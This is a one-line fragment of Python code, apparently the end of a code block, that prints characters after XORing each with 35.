    print(chr(i^35),end='')
```